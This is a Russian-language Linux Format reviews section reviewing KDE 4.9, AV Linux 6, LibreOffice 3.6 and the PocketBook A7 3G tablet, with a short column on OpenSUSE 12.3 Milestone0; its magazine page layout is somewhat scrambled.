Новинки программного и аппаратного обеспечения в описании наших экспертов



АЛЕКСЕЙ ФЕДОРЧУК
Тэг <сарказм>
по умолчанию,
смайлики по вкусу.

OpenSUSE: первый шаг к релизу 12.3

Едва успели утихнуть восторги в связи с выходом OpenSUSE 12.2, как на горизонте возник маяк на пути к следующему релизу – 12.3-Milestone0. Эти «верстовые столбы» интересны тем, что позволяют следить за тенденциями развития дистрибутива. Поэтому я не буду останавливаться на версиях ядра, Иксов, KDE и так далее – за время подготовительного цикла все это не один раз поменяется. А скажу пару слов именно о тенденциях. И начну, как в небызвестном анекдоте, с негативных.

Главная из них – о возможности отката на старую систему инициализации можно забыть, *systemd* пришел всерьез и надолго. Как и *Grub 2*, и GPT-разметка. Что само по себе и ничего бы – да вот только установить *Grub 2* на диск с таблицей разделов GPT оказывается весьма затруднительно. И полноценно настроить *Grub 2* средствами *YaST*, как и в текущем релизе, по-прежнему невозможно. Остается надеяться, что либо в следующем релизе сохранится *Grub Legacy*, либо *YaST* подретушируют в соответствии с требованиями современности.

А из тенденций позитивных отмечу повышение быстродействия системы. Радуют шрифты «из коробки», практически не нуждающиеся в «улучшателстве». И как бальзам на душу: в файловом менеджере *Dolphin* наконец появилась возможность, щелкнув правой кнопкой мыши на имени «Точки входа», открыть соответствующий каталог в новой вкладке. Правда, это скорее заслуга новой версии KDE...

alv@posix.ru

Сегодня мы рассматриваем:

KDE 4.9 14
Пока команда Gnome надсажается над оптимизацией *Nautilus* для работы с сенсорным экраном, KDE потихоньку-полегоньку становится лучшим рабочим столом для тех, кто хочет, чтобы все просто работало. По крайней мере, если они не из тех, кто любит держать кучу папок на этом самом рабочем столе.

LibreOffice 3.6 17
Офисный комплект-фаворит для Linux по-прежнему оставляет *OpenOffice.org* далеко в кильватере – и по составу функций, и по скорости разработки. А раз его текстовый процессор вывел подсчет слов в панель состояния, не пора ли написать в ваш местный муниципальный орган, чтобы они приняли его на вооружение вместо *Microsoft Office*?

AVLinux 6 16
Итак, прощай навсегда, AVLinux. Ты замечательно выручал нас при вечно-трудоемкой настройке аудио, заставляя Jack, ALSA, LMMS и других в идеальной гармонии уживаться на компьютере с Linux. Нечеловечески жаль, что проект закрывается, но тем больше мы будем ценить этот последний релиз. Он к тому же позаботился о своем долговечестве.

Pocket Book A7 3G 18
Название этого девайса на базе Android содержит явную подсказку о его функции, но это не просто читалка электронных книг (кстати, в его памяти их до 250, включая «Войну и мир»), но и браузер, и почта, и медиа-плеер, какие в пору иметь планшету. Ну как тут подобрать ему категорию? Остается отделаться определением «ММФУ (Мультисенсорное Многофункциональное Устройство)».



КDE 4.9 с. 14
По форме, функциональности и огромной наработке «родных» приложений KDE побивает всех.




PocketBook A7 3G с. 18
7-дюймовый планшет от Google хорош для Линуса Торвальдса, а для нас и такое сойдет.

Сравнение: Менеджеры фотогалерей с. 30


Album



Coppermine



Gallery 3



Piwigo



Weblery



Web-галереи – куда лучший способ поделиться фотографиями с публикой, чем рассылка tag-архивов направо и налево. Просто выберите себе одну такую – и изгоните из своей жизни всякие Гуглы и Фейсбуки!

KDE 4.9

В последнем релизе KDE 4-й серии есть все, чего не было в первом, уверовал потрясенный **Шашанк Шарма**.

Вкратце

» Одно из двух главных рабочих окружений в Linux. См. также: Gnome и Xfce.

Революционный релиз 4.0 проекта KDE увидел свет в далеком 2008 году. Это был переломный момент в истории рабочего стола KDE. Визуально он отошел от третьей версии благодаря использованию оболочки Plasma и темы Oxygen, а среди внутренних изменений были переход на *Phonon*, новый API мультимедиа, а также новый механизм системной интеграции *Solid*.


Но, несмотря на все это, KDE 4.0 пользователей не впечатлил – и даже отвратил столь маститых, как Линус Торвалдс. понадобился еще целый год и пара релизов, чтобы KDE, теперь уже в версии 4.2, признали достаточно стабильным для всеобщего пользования.

Всем устройствам

Одной из главных целей KDE серии 4 было улучшение переносимости рабочего стола и приложений на другие устройства и платформы. И в четвертом главном релизе данной серии проект переименовал свои компоненты, отразив расширение охвата устройств.

Графические окружения Plasma Desktop, Plasma Netbook и Plasma Active для планшетов и смартфонов объединились под общим названием KDE Plasma Workspaces. KDE 4.7 всерьез наступает на фланге мобильных платформ. Это был первый релиз со встроенной поддержкой OpenGL ES 2.0, подмножества графических библиотек для встраиваемых систем, таких как смартфоны и игровые консоли.

Добавление поддержки OpenGL ES также стало вехой на пути KDE к серверу *Wayland* – композитному менеджеру нового поколения для настольного Linux и грядущей замены для *X11*. Развили тему но-



» Для особо нетерпеливых, наш вердикт таков: он просто работает!

вый интерфейс Plasma Active и улучшение сенсорных характеристик, в плане исправления ошибок и корректировки производительности, в KDE 4.8.

Еще один важный шаг навстречу мобильным устройствам – интеграция *QtQuick*, системы проектирования интерфейсов пользователя для мобильных устройств с KDE. *QtQuick* появился в Plasma Workspaces в KDE 4.8, и первыми его проявлениями стали экран-заставка, виджет подключаемых устройств и переключатель окон *Alt+Tab*.

За честь KWin

Один из основных компонентов KDE, постоянно улучшающийся от релиза к релизу – оконный менеджер *KWin*. По сути, именно рывок в производительности *KWin* за счет основательной чистки кода был приметой KDE 4.7.

Работа над *KWin* не прекращалась, и в KDE 4.8 он стал еще эффективнее

за счет удаления скрытых частей ради обработки каждого окна по отдельности для экономии ресурсов. Также в целях повышения производительности был переработан печально известный эффект размытки *KWin*. И, как показывает последний релиз, *KWin* остается в центре внимания разработчиков. Помимо массы внутренних изменений, есть и пара видимых, таких как подъем окон при их переключении и улучшение отображения эффекта *Wobbly Windows* [колышущиеся окна].

Поправлены также некоторые Модули Настройки KDE, включая тот, где можно задать расположение активных точек по краям экрана. По умолчанию, наведение курсора в верхний левый угол отображает все открытые окна на всех рабочих столах.

В заметках к релизу говорится о стремлении разработчиков улучшить качество и производительность *KWin*. Воплощением этой идеи стала KDE Quality Team, созданная в начале 2012 года для обеспечения качества релизов KDE.

Правда, мелкая ошибка в данном релизе все же есть: она касается темы *AutoGae*. В следующем промежуточном релизе все уже исправлено, но если вам не терпится, можете применить заплатку самостоятельно, следуя инструкциям на <http://blog.martin-graesslin.com/blog/2012/08/fixing-slow-window-movement-in-4-9>.

Любимая разработчиками функция Комнат также совершенствуется от релиза к релизу. Так, в KDE 4.7 Комнаты заняли более заметное положение на рабочем столе и на главной панели.

Взаимодействие с пользователем

Балтиморский университет графства Мэриленд провел исследование по обоснованию полезности уведомлений KDE. Записи реакций пользователей на многочисленные всплывающие окна в углу экрана, которые предупреждают о тех или иных явлениях, послужат научному изучению типа взаимодействия Человек–Компьютер.

Помимо того, что это исследование поможет создать более внятные уведомления, оно также обещает

спонсировать KDE e.V., некоммерческую организацию, занимающуюся вопросами продвижения и защиты прав сообщества KDE. Детали можно узнать на вики проекта KDE Usability (<http://bit.ly/QuXDRK>).

За каждый содержательный пользовательский отзыв KDE e.V. получит \$1; максимальная сумма составит \$1000. Первая фаза проекта завершилась 31 августа. Вторая фаза длилась до 30 сентября. Подробнее см. на <http://bit.ly/Ov5fE5>.

В следующем релизе мы получили возможность задавать настройки энергопотребления в Комнатах по отдельности. Теперь можно либо применить тип по умолчанию для всех, либо создать свой режим для каждой, и это здорово.

В KDE 4.9, Комнаты лучше интегрированы с *KWin*. Отныне пользователи могут привязать к конкретной Комнате те или иные окна и даже файлы, прямо через контекстное меню. Также, в целях упрощения общей и персональной настройки, был существенно доработан интерфейс.

В разработке – еще одна любопытная функция, под названием Тайные Комнаты. При переключении на другую Комнату связанные с ней файлы и папки перемещаются в зашифрованное хранилище. Для желающих активировать и протестировать эту функцию на свой страх и риск, имеются инструкции в блоге разработчиков: <http://ivan.fomentgroup.org/blog/2012/05/19/private-encrypted-activities>.



В KDE SC 4.9 также улучшены и некоторые другие ключевые компоненты. Так, в файловом менеджере KDE, *Dolphin*, реализована поддержка метаданных файла,

«Пакет KDE PIM оказался любимцем разработчиков.»

таких как разрешение изображений, рейтинги, теги, размер изображений и файлов, даты и прочее, и появились группирование и фильтрование файлов по этим параметрам.

Dolphin обзавелся новым плагином поддержки распределенной системы управления версиями *Mercurial*, помимо уже имеющихся для *Git*, *Subversion* и *CVS*. Это поможет разработчикам осуществлять извлечения, продвижения, а также подтверждения транзакций для данных систем прямо из файлового менеджера. Просмотрщик документов в KDE, *Okular*, теперь умеет сохранять и распечатывать аннотации PDF; также улучшены инструменты выделения текста, работы с закладками и поиска.

» Среди файловых менеджеров *Dolphin* — статья особая.



» *Kontact* может также забрать контакты и календарь из вашей учетной записи Google.

При перетаскивании папки в *Konsole*, эмуляторе терминала KDE, в контекстном меню теперь предлагается опция Сменить директорию на... Более того, можно удалять и переставлять вкладки прямо в *Konsole* – или вытаскивать их из окна, создавая новое окно.

В последних релизах пакет KDE PIM оказался любимцем разработчиков. Его глобально переработали в версии 4.7, а в 4.8 придали лоску исправлением ошибок и ростом производительности отдельных компонентов, таких как *Kmail*.

В релизе 4.9 там появился новый инструмент импорта, позволяющий пользователям переносить существующие данные и настройки – сообщения, фильтры, календарь и адресную книгу – из *Thunderbird* и *Evolution*. В свете решения Mozilla сбавить темпы развития *Thunderbird* эта функция особо интересна.

Медиа-новинки

Еще одно важное новшество KDE 4.9 – поддержка MPRIS2, API, предназначенного для организации удаленного управления медиа-плеерами и получения информации о файлах, воспроизводящихся в данный момент. Он уже поддерживается во многих популярных плеерах с открытым кодом, включая *Rhythmbox* и *Clementine*, а теперь и в аудиоплеере *Juk* и видеоплеере *Dragon* от KDE.

Кроме того, теперь *Juk* поддерживает скробблинг на Last.FM, то есть позволяет персонализировать проигрываемые треки на данном ресурсе. С его помощью можно также извлечь обложку, встраиваемую в MP4 и ACC-файлы.

Gwenview, просмотрщик изображений в KDE, ускорил полноэкранный режим. Есть и другие визуальные новшества – например, эффект веера при перемещении изображений в папку. Но разработчик считает главной переменной возможность просматривать альбомы в полноэкранном режиме. Клиент мгновенных сообщений,

Kopete, отныне может помещать всех пользователей, находящихся вне сети, в одну группу, и предоставляет опцию Переименовать контакт, позволяющую менять отображение имен в вашем списке. Ну, а *Reconq*, легкий и проворный web-браузер KDE, тем временем дорос до 10-й версии.

Сага Qt продолжается

Разработчики KDE уже начали работу над новым поколением стека KDE, известного как Frameworks 5, на базе *Qt5*. Главная цель проекта – облегчить процесс написания кросс-платформенных приложений на *Qt5*.

Пока мы готовили этот обзор, Nokia объявила о передаче «программных технологий и бизнеса Qt» Digia Plc. Второй по значимости разработчик *Qt5*, KDAB, в своем блоге подтвердил, что они будут продолжать работу над ним, назвав его «единственным жизнеспособным средством кросс-платформенной разработки» для настольных и встраиваемых систем.

Ну, а к тому времени, когда вы будете это читать, KDE 4.9 станет уже доступен в репозиториях вашего любимого дистрибутива. **LXF**

LINUX FORMAT Вердикт

KDE 4.9

Разработчик: KDE
Сайт: www.kde.org
Цена: Бесплатно под GPL

Функциональность	9/10
Производительность	8/10
Удобство использования	8/10
Документация	8/10

» Рекомендуем всем пользователям настольного Linux, особенно тем, кому не понравился KDE 4.0.

Рейтинг **8/10**

AV Linux 6

Грэм Моррисон нашел дистрибутив для работы со звуком, синтезаторами и эффектами, который предлагал все самое лучшее... до последнего.

Вкратце

» Дистрибутив для работы с аудио на основе Debian, полный мультимедиа-ПО и готовых настроек. См. также: **Ubuntu Studio**.

После того, как AV Linux 5 лет дарил нам музыкальную нирвану в одном дистрибутиве-универсале, этот релиз станет последним: проект стал слишком сложным и отнимает чересчур много времени на разработку. И это огорчает, ведь работать с мультимедиа, и особенно с аудио, здесь было намного проще и удобнее, чем где-либо.

Вставьте DVD в дисковод, загрузите машину – и перед вами предстанет воплощение опыта истинного эксперта для работы с аудио в Linux: полноценное индивидуально подогнанное ядро, преднастроенные библиотеки и эффекты и всевозможные полезные аудиоутилиты. Без AV Linux многие обычные пользователи вряд ли построили бы такую конфигурацию самостоятельно.

Все для звука

Версия 6 – главный релиз; в нем есть все для гарантии долголетия даже при отсутствии продолжения. Он полон новейших драйверов и программ, включая демо-версии проприетарных релизов, а также перспективные добавления: сверхлегкий рабочий стол на основе OpenBase, док приложений и ядро, оптимизированное по производительности аудио. Процесс установки не так прост, как в Ubuntu, но и не очень сложен. Если вы определились с размером разделов, то ответить «да» или «нет» на несколько вопросов труда не составит.

На ваше счастье, стоит попасть в рабочий стол по умолчанию, как о проблемах настройки можно забыть. Сила этого дистрибутива в том, что за вас



» Здесь столько эффектов, плагинов, синтезаторов, приложений и инструментов в одной посуде, что просто глаза разбегаются.

бесконечное множество других инструментов и приложений. Здесь и визуальный инструмент организации заплаток *Patchage*, и мультиформатный хост модулей расширения *Carla*, и микшерские регуляторы для различных видов аппаратуры. Есть также демо-версии *Renoise* и *Harrison*'овского *MixBus 2.1*, плюс синтезаторы и эффекты *Pianotech*, *Loomer* и *LinuxDSP*. И главное достоинство – все это готово к применению, хотя при установке обычным порядком найти и установить их нелегко.

В AV Linux есть сотни LADSPA, DSSI, LV2, VST (через Wine) и родных VST-плагинов, которые мы сумели протестировать на последней бета-версии *Ardour 3*. Пожалуй, недостает разве что архива с примерами готовых звуков, циклов и сэмплов.

Зато имеются скрипты для запуска MIDI ALSA через Jack и, самое умное, для передачи звуков ALSA на Jack, чтобы сложные приложения вроде *LMMS* поладили с приложениями Jack. Новая спецпанель управления предоставляет доступ к большинству основных служебных функций; нам не хватило только инструмента быстрой настройки разрешения экрана. В данном релизе расширился и арсенал

средств для обработки графики и видео, за счет приложений типа *Darktable*, *Kdenlive* и *Lives*. Понятно, что об этом просили пользователи, но нам это показалось отходом от главной роли AV Linux как комплекта для работы с аудио. Подобную коллекцию не собрать без серьезных усилий, что и является залогом существования любого дистрибутива. AV Linux – лучший в своей сфере, блестящий пример достижений Linux в работе со звуком, и нам его будет очень не хватать. **LXF**

«AV Linux – блестящий пример достижений Linux в работе с аудио.»

все уже сделано – будь то разрешение зависимостей для какого-нибудь экзотического аудиоприложения или создание работающей среды Jack. Диапазон приложений в нем поразительно широк и прекрасно иллюстрирует современную мощь Linux-аудио. К заветным, среди которых *Ardour 2*, *Rosegarden*, *Muse*, *LMMS* и *Audacity*, присоединено почти

LINUX Вердикт
FORMAT

AV Linux 6.0

Разработчик: Глен МакАртур
[Glen MacArthur]
Сайт: www.bandshed.net/AVLinux.html
Лицензия: GPL и проприетарная

Функциональность	9/10
Производительность	9/10
Удобство использования	7/10
Ценность	7/10

» Превосходная коллекция, где есть все для создания музыки в Linux.

Рейтинг 8/10

LibreOffice 3.6

Наш любимый офисный пакет для Linux уже далеко отошел от своих корней в *OpenOffice.org*, но готов ли он править миром бизнеса, думает **Бен Эверард**.

Вкратце


» Самый популярный офисный пакет для Linux. См. также: *Gnome Office*, *Calligra Suite* или *KOffice*.

За 18 месяцев, прошедших со времени первого релиза, *LibreOffice* стал основным офисным пакетом практически во всех дистрибутивах Linux, и с того времени, как проект отделился от *OpenOffice.org*, он добился больших успехов. И после каждого нового релиза в мире Open Source разгораются споры о том, созрел ли *LibreOffice* для предприятий. Эта традиция сродни обсуждениям, станет ли каждый грядущий год годом настольного Linux.

Так сможет ли версия 3.6 побороться с *Microsoft Office* и победить? Мы в **LXF** практически все пользуемся им для создания этого журнала (Джон предпочитал *Vim*, но сбегал, решив стать сисадмином), так что мы за его развитием следим более чем кто-либо. Пакет включает: текстовый процессор (*Writer*), редактор электронных таблиц (*Calc*), инструмент создания презентаций (*Impress*), приложения для рисования (*Draw*) и работы с базами данных (*Base*). Популярнее всех *Writer* и *Calc*, именно им досталось более всего заботы в этом релизе.

Учимся считать

В *OpenOffice.org*, по не вполне понятным причинам, никогда не было нормальной функции подсчета слов. В меню-то она всегда была, но с малым успехом. Число, которое она выдавала, с пугающей неточностью не соответствовало реальному количеству слов на странице. Когда автор этого обзора только начинал набрасывать слова на страницы, ему приходилось ради подсчета слов копировать



» *Impress* не забудьте. 10 новых шаблонов страниц тому подтверждение.

текст из *OOo* в *Google Docs*. С тех пор, как *LibreOffice* стал самостоятельным, за эту функцию взялись всерьез. В версии 3.5 появился режим подсчета слов в реальном времени, но только во всплывающем окне. В 3.6 он занял почетное место в строке состояния в нижней части главного окна *Writer*.

Большим прорывом для *Calc* стали новые графические эффекты. Как и подсчет слов, они опираются на разработки версии 3.5, которая сняла ограничение на число правил условного форматирования. Новые функции позволяют создавать гистограммы и предусматривают цветные шкалы в качестве фона ячеек.

Подправлен интерфейс – для увеличения интуитивности. Помимо традиционных улучшений фильтров импорта и экспорта документов, это и изменения стилей кнопок, и расширение контекстных меню, и более содержательные сообщения об ошибках.


В числе глобальных задач проекта *LibreOffice* – чистка кода, унаследованного им от *OpenOffice*, и версия 3.6 в этом чрезвычайно преуспела. Возможно, крупнейшее достижение в этом плане – включение автоматического тестирования в процесс сборки. Будем надеяться, это сделает будущие версии более стабильными

и уменьшит количество ошибок регрессии; но поживем – увидим.

Ну, а потеснит ли версия 3.6 *Microsoft Office* в мире бизнеса? Нет. Это достойный релиз, но слишком многие крупные компании накрепко повязаны с офисным гигантом из Редмонда, чтобы его легко было подвинуть. Однако для тех, кто не полностью погряз в макросах VBA, сложных шаблонах *Word* и его фирменных функциях, *LibreOffice* становится лучшей альтернативой, какую бы ОС вы ни использовали. **LXF**




Свойства навскидку



Подсчет слов

Долгожданным мы этого ждали, но наконец-то функция подсчета слов в *LibreOffice* попала в строку состояния.



Гистограммы

Гистограммы: подобны столбчатым диаграммам, но накладываются поверх вашего текста.

LINUX FORMAT Вердикт

LibreOffice 3.6

Разработчик: The Document Foundation
Сайт: www.libreoffice.org
Цена: свободно по LGPL/MPL

Функциональность	8/10
Производительность	8/10
Удобство использования	9/10
Документация	7/10

» *LibreOffice* продолжает поднимать планку для открытых офисных пакетов, и эта версия – новое улучшение.

Рейтинг 8/10

PocketBook A7 3G

Артем Зорин поиграл с новым МФУ на Android от PocketBook: то ли планшет, то ли «читалка».

Вкратце

» Устройство для тех, кто большую часть своего времени проводит в движении и при этом нуждается в постоянном доступе к информации и полноценном общении в Интернете.

Сегодня трудно представить себе нашу жизнь без доступа к Интернету – социальных сетей и блогов, электронной почты, конференц-звонков и видеосвязи, причем способы доступа и устройства, обеспечивающие комфортное использование Сети, становятся все удобнее и быстрее. Сегодняшний подопытный – яркое тому подтверждение. PocketBook A7 3G – это и планшет, и «читалка», выполняющая функции электронной книги, за вполне приемлемую цену.

Внешний вид

Внешне PocketBook A7 3G как две капли похож на своего старшего брата – десятидюймовый планшетный компьютер A10. Просто A7 меньше, и в нем есть встроенный 3G-модуль, что делает его более привлекательным для российского пользователя, так как Wi-Fi у нас есть далеко не везде.

В PocketBook A7 3G, как и в старшей модели, реализован легкий в использовании орган управления для максимального удобства при чтении. Он отличается от стандартных планшетов на базе Android тем, что кроме привычных клавиш «Домой», «Меню», «Назад» и «Поиск», на ней расположены две кнопки для перелистывания страниц книги. Кнопки оснащены приятной мягкой подсветкой. Кнопка регулирования уровня звука не имеется; хотя сам звук при просмотре видео/прослушивании музыки присутствует, но его еле слышно. И правда: к чему громкий звук на устройстве, которое в основном используется для просмотра страниц и чтения электронных книг? К тому же снизу справа на торце есть 3,5 мм разъем типа «Jack» для подключения наушников. Чуть выше – самое приятное в этой «планшеточиталке»: слот для стандартной SIM-карты. За ним следует крайне неудобная кнопка включения/выключения питания и перевода устройства в спящий режим. Это, к сожалению, «наследственное заболевание» у всех планшетов и читалок PocketBook: она всегда (!) слегка продавливается внутрь при частом использовании.

Слот для карт MicroSD емкостью до 32 ГБ и порт MicroUSB (скорость передачи данных до 12Мб/с) расположились на правом торце, причем к MicroUSB можно подключать стандартный USB-модем



» Это действительно интересное и многофункциональное устройство для широкого круга задач – от просмотра видео до редактирования несложных документов.

для сетей 3G с помощью специального кабеля-переходника. Правда, осталось загадкой, зачем это нужно.

Справа на лицевой панели сиротливо ютится слабенькая камера, годная лишь для разговоров через Skype (емкость матрицы составляет 2 млн пикселей) и еще более слабенький динамик мощностью 0,5 Вт. Звук отвратительный. Его почти не слышно, поэтому лучше использовать

стереонаушники, которые, к сожалению, в комплект не входят. Но для такого недорогого устройства – от 7790 рублей – это простительно. И по-прежнему, как и в модели A10, листать виртуальные страницы электронных книг очень удобно!

PocketBook A7 3G хорошо лежит в руке, не скользит. Кнопки управления на лицевой стороне удобные и интуитивно понятные.

Ложка дегтя – устройство вышло уж очень тяжелым для «читалки», весит целых 410 граммов, поэтому при длительном чтении устают руки. Можно посоветовать приобрести специальную подставку либо чехол с ножкой для удобного чтения. И еще – как и в старшей модели, присутствует отвратительная белая окантовка вокруг корпуса, портящая настроение и мешающая сосредоточиться. Лучше бы они сделали ее светящейся в темноте...

Железо

Для дешевого «семидюймовика» PocketBook A7 3G очень недурно укомплектован: цветной емкостный мультисенсорный TFT-дисплей с максимальным разрешением экрана 1024 × 600 пикселей и соотношением сторон 16:9. Экран прекрасно подходит для чтения и просмотра фотографий, сайтов и широкоформатного видео.

В устройстве присутствуют акселерометр, а также модули 3G и Wi-Fi. Все настройки мобильных сетей 3G и Wi-Fi устанавливаются «на лету», стоит только вставить SIM-карту. Лишь иногда 3G переходит в режим «спячки» – после просы-



» **Недостаток пользовательской памяти компенсируется картами.**

но не спешите расстраиваться – в слот для карт формата microSD можно вставить носитель емкостью до 32 Гб.

Софт

Сразу же после подключения к Интернету PocketBook A7 3G предлагает скачать и установить новую версию прошивки от производителя, что очень порадовало. В ней, судя по перечню, устранено много мелких, но жутко неприятных ошибок: например, зависание Яндекс.Карт при просмотре в комбинированном режиме спутник/карта.

PocketBook A7 3G снабжен мобильной ОС Android 2.3.7 Gingerbread – наиболее распространенной сейчас версией. Да, устаревшая, да, не самая быстрая, не самая «навороченная», но зато проверенная временем и надежная версия. К тому же, никто не запрещает скачать и установить Cyanogen Mode.

Из залитого ПО можно особо отметить браузер *Dolphin*, как две капли воды похожий на *Google Chrome* (Adobe Flash нужно скачивать отдельно из Google Play), а также офисный пакет *Office Suite Pro 5*. С его помощью можно открывать и работать со множеством документов. Правда, на семидюймовом экране это будет пытка. Из возможностей программы стоит отметить поддержку форматов DOC, DOCX, TXT, XLS, XLSX, CSV, PPT, PPTX, PPS, PPSX и PDF, встроенный файловый менеджер, работу с Google Docs. PocketBook A7 3G поддерживает онлайн-синхронизацию ваших данных с учетной записью Google. С помощью облака синхронизируются:

- » почтовый ящик Gmail;
- » фотоальбом Google Picasa;
- » контакты и календарь с учетной записью Google;
- » подписки в Google Reader (при установке приложения Google Reader на устройство).

Также в памяти устройства хранится более 250 книг на русском, английском и украинском языках – от «Войны и мира» до «Моби Дика». Есть что почитать...

И еще: во всех приложениях теперь доступен голосовой ввод Google. Строка поиска или IM-клиент – везде можно говорить голосом, а не тыкать пальчиком

в экранчик. Это здорово, учитывая, что поддерживается Великий и Могучий; правда, пока не полностью. Многие сложные фразы распознаются так, будто на дворе 1996 год, а ядро распознавания голоса – это небезызвестный машинный переводчик «Стилус».

Помимо упомянутых программ, присутствуют стандартные для Android приложения – Браузер (не *Dolphin*, а другой), Контакты, Календарь, почтовик, Галерея, проигрыватель аудио-видео, Поиск (в том числе голосовой), Новости и Погода, клиент Gmail, Карты Google, GTalk, YouTube, Google Play, Библиотека, фирменный файловый менеджер PocketBook File Manager, собственное приложение для чтения электронных книг CoolReader, ежедневник HomeWork и многое другое, что может и вовсе никогда не пригодиться.

Все предустановленное ПО работает быстро и почти без «глюков». Разве что система иногда самопроизвольно выключается при просмотре HD-видео, а галерея нет-нет, да и зависнет при показе слайдшоу. Но это не сильно раздражает: ведь основное призвание PocketBook A7 3G – приобщать пользователя к чтению электронных книг!

Выводы

Это и не планшет, и не совсем электронная «читалка», это даже не смартфон (несмотря на наличие 3G-модуля). Что же это? Очень просто: PocketBook A7 3G – это... ММФУ – Мультисенсорное Многофункциональное Устройство. Именно так следует называть аппарат, который может одновременно развлекать и просвещать. А если серьезно, то это просто очень продвинутая электронная книга, не самая удобная для чтения, но прекрасно справляющаяся с остальными функциями. Достойная замена вашему старому КПК или монохромной читалке «нулевых». Устройство понравилось, однозначно, и плюсов в нем больше, чем всего остального. **LXF**

«PocketBook A7 3G очень недурно укомплектован.»

пания устройства в течение 20–30 секунд связи нет вообще, но это можно списать на особенности мобильного оператора и программной начинки.

Емкости встроенной литиево-полимерной аккумуляторной батареи на 3300 мАч хватает на более чем 3 часа смешанного режима полной нагрузки (включенный Wi-Fi и/или 3G, web-серфинг, чтение книг, прослушивание аудио, просмотр видео) и на 1,5 часа в режиме непрерывного просмотра видео.

PocketBook A7 3G поддерживает аж 11 текстовых форматов: PDF (Adobe DRM), EPUB (Adobe DRM), PDF, EPUB, FB2, TXT, DJVU, RTF, HTML, DOC, DOCX, четыре графических – JPEG, BMP, PNG, TIFF, три формата видео – AVI, MKV, MP4 и три – аудио: MP3, WAV и модный ACC. Мультиформатность у PocketBook на высоте, как всегда.

Огорчает отсутствие «синезуба» и GPS. В будущем хотелось бы увидеть в PocketBook A7 3G возможность спутниковой навигации и беспроводного обмена файлами.

Сердцем PocketBook A7 3G стал ARM-процессор OMAP 3621 от Texas Instruments тактовой частотой 1000 МГц. «Мозгов» тоже предостаточно – 512 Мб ОЗУ. Объем ПЗУ равен 4 Гб, из них пользователь доступна ровно половина. Мало...

LINUX FORMAT Вердикт

PocketBook A7 3G

Разработчик: PocketBook International S.A.

Сайт: <http://www.pocketbook-int.com/ru/products/pocketbook-A-7>

Цена: от 7790 руб.

Функциональность	8/10
Производительность	9/10
Удобство использования	5/10
Оправданность цены	7/10

» Весьма полезное устройство для людей, не желающих таскать «огромные» iPad'ы. К тому же дешевое.

Рейтинг **7/10**



ПОЗИЦИОННЫЕ БОИ

Продолжаются патентные войны

